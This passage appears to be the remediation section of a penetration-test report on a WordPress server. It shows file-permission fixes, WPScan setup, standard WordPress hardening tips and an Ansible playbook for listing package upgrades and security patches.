-rwxrwxrwx  1 root     root      7413 Nov 23 13:35 readme.html
-rwxrwxrwx  1 root     root      6864 Nov 23 13:35 wp-activate.php
drwxrwxrwx  9 root     root      4096 Jun 15  2017 wp-admin
-rwxrwxrwx  1 root     root       364 Dec 19  2015 wp-blog-header.php
-rwxrwxrwx  1 root     root      1627 Aug 29  2016 wp-comments-post.php
-rw-rw-rw-  1 www-data www-data  3134 Aug 13  2018 wp-config.php
-rwxrwxrwx  1 root     root      2853 Dec 16  2015 wp-config-sample.php
drwxrwxrwx  6 root     root      4096 Nov 25 12:49 wp-content
-rwxrwxrwx  1 root     root      3286 May 24  2015 wp-cron.php
drwxrwxrwx 18 root     root     12288 Jun 15  2017 wp-includes
-rwxrwxrwx  1 root     root      2422 Nov 21  2016 wp-links-opml.php
-rwxrwxrwx  1 root     root      3301 Oct 25  2016 wp-load.php
-rwxrwxrwx  1 root     root     34347 Nov 23 13:35 wp-login.php
-rwxrwxrwx  1 root     root      8048 Jan 11  2017 wp-mail.php
-rwxrwxrwx  1 root     root     16200 Apr  6  2017 wp-settings.php
-rwxrwxrwx  1 root     root     29924 Jan 24  2017 wp-signup.php
-rwxrwxrwx  1 root     root      4513 Oct 14  2016 wp-trackback.php
-rwxrwxrwx  1 root     root      3065 Aug 31  2016 xmlrpc.php
```



```
root@target1:/var/www/html/wordpress# sudo chmod 660 /var/www/html/wordpres
s/wp-config.php
root@target1:/var/www/html/wordpress# ls -l
total 192
-rwxrwxrwx  1 root     root       418 Sep 25  2013 index.php
-rwxrwxrwx  1 root     root     19935 Aug 13  2018 license.txt
-rwxrwxrwx  1 root     root      7413 Nov 23 13:35 readme.html
-rwxrwxrwx  1 root     root      6864 Nov 23 13:35 wp-activate.php
drwxrwxrwx  9 root     root      4096 Jun 15  2017 wp-admin
-rwxrwxrwx  1 root     root       364 Dec 19  2015 wp-blog-header.php
-rwxrwxrwx  1 root     root      1627 Aug 29  2016 wp-comments-post.php
-rw-rw----  1 www-data www-data  3134 Aug 13  2018 wp-config.php
-rwxrwxrwx  1 root     root      2853 Dec 16  2015 wp-config-sample.php
drwxrwxrwx  6 root     root      4096 Nov 25 12:49 wp-content
-rwxrwxrwx  1 root     root      3286 May 24  2015 wp-cron.php
drwxrwxrwx 18 root     root     12288 Jun 15  2017 wp-includes
-rwxrwxrwx  1 root     root      2422 Nov 21  2016 wp-links-opml.php
-rwxrwxrwx  1 root     root      3301 Oct 25  2016 wp-load.php
-rwxrwxrwx  1 root     root     34347 Nov 23 13:35 wp-login.php
-rwxrwxrwx  1 root     root      8048 Jan 11  2017 wp-mail.php
-rwxrwxrwx  1 root     root     16200 Apr  6  2017 wp-settings.php
-rwxrwxrwx  1 root     root     29924 Jan 24  2017 wp-signup.php
-rwxrwxrwx  1 root     root      4513 Oct 14  2016 wp-trackback.php
-rwxrwxrwx  1 root     root      3065 Aug 31  2016 xmlrpc.php
```

Hardening Against WordPress Vulnerabilities on Target 1

Patch Target 1 against WordPress Vulnerabilities:

Utilize WPScan:

- Run *'WPScan'* on the wordpress website to identify vulnerabilities and proactively mitigate against attacks
- Install WPScan as a security plugin. This will scan for vulnerabilities autonomously.
    - Upload wpscan.zip content to the /wp-content/plugins/ directory
    - Activate the plugin through the 'Plugins' menu in WordPress
    - Register for a free API token
    - Save the API token to the WPScan settings page or within the wp-config.php file

Hardening techniques recommended by WordPress:


- Disable the WordPress REST API if you are not using it
- Disable WordPress XML-RPC if you are not using it
- Configure your web server to block requests to /?author=<number>
- Don't expose /wp-admin and /wp-login.php directly to the public Internet.

Implementing Patches

Implementing Patches with Ansible

https://blog.dbi-services.com/automating-linux-patching-with-ansible/

Ansible playbooks for upgrading and patching would scan installed packages for upgrades and patches, then run upgrade, patches, and print any errors from upgrade/patching.



```
---
- name: Get packages that can be upgraded
  become: yes
  ansible.builtin.dnf:
    list: upgrades
    state: latest
    update_cache: yes
  register: reg_dnf_output_all
  when: ev_security_only == "no"

- name: List packages that can be upgraded
  ansible.builtin.debug:
    msg: "{{ reg_dnf_output_all.results | map(attribute='name') | list }}"
  when: ev_security_only == "no"


- name: Get packages that can be patched with security fixes
  become: yes
  ansible.builtin.dnf:
    security: yes
    list: updates
    state: latest
    update_cache: yes
  register: reg_dnf_output_secu
  when: ev_security_only == "yes"

- name: List packages that can be patched with security fixes
  ansible.builtin.debug:
    msg: "{{ reg_dnf_output_secu.results | map(attribute='name') | list }}"
  when: ev_security_only == "yes"


- name: Request user confirmation
  ansible.builtin.pause:
    prompt: |

      The packages listed above will be upgraded. Do you want to continue ?
      -> Press RETURN to continue.
      -> Press Ctrl+c and then "a" to abort.
  when: reg_dnf_output_all is defined or reg_dnf_output_secu is defined
```

The End

KALI LINUX™

"the quieter you become, the more you are able to hear"